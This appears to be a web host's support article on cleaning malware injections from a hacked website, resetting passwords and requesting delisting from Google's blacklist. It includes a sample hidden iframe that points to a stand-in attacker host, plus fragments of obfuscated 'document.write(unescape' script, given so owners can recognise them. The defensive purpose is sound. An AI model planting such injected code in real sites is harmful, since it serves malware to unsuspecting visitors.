

Your site files includes code for downloading malicious applications or virus to the site visitors computer unknowingly. Code includes :
1. Hidden iframe code which links to other sites hosting malicious code or phishing site. Example code looks like following.
< iframe src="http://www.example-hacker-site.com/inject/?s=some-parameters" width="1" height="1" style="visibility: hidden">< /iframe >
2. Look for any javascript code like following. These are encrypted links in javascript, which causes to download malicious code or visit phishing site by the site visitor unknowingly.
"document.write(unescape
"<script type="text/javascript"><!--
with some link which you didn't insert in your site and invisible when you visit the webpage. This can be found near the opening <body> tag of html file or end part of the html file and other web application files."
Web site main files like index.html, index.htm, index.asp, index.php, indes.aspx will definitely contains this kind of code for all sites infected. In some cases all website files are infected. While you clean these malicious codes, you need to check all files in your website. In case of web applications like wordpress, joomla, phpbb, sometimes these codes are injected into the content and which result in saving these codes to database related to these applications. Use of weak admin area passwords in open source applictions like joomla wordpress etc. are another cause to hack websites.
Most of the time this issue occurrs due to Trojan Virus gets into unprotected systems by visiting websites which are already inserted with code to download malicious applications and Trojan which steals login information like ftp account credentials. When the computer from where these web sites are administered is infected with Trojan virus, login credentials are mailed to attackers and they use it to insert code into web pages to further spread the menace.
To resolve this issue, first you need to stop using infected computers to administer your website. Use a clean secure system to change all website passwords. Then clean up all malicious code from your site files. Finally submit your site for a reanalysis and delisting from google black list. You can submit your site URL at following link for delisting. After your submission it may take anywhere from 5 to 15 days for google to rescan and delist the site. Remember to keep your site up and running after submission for delisting. Otherwise google can't check and verify your site.
http://www.google.com/safebrowsing/report_error/
Finally you can make your site files read only. Normal permissions in linux/unix hosting is 644. Change the permission to 444. Give write permission only for ncessary files. In case of windows hosting, you many need to ask our help to make it read only. Post a ticket in support section for assistance. After doing all these, if you need further assistance, please submit a support ticket.
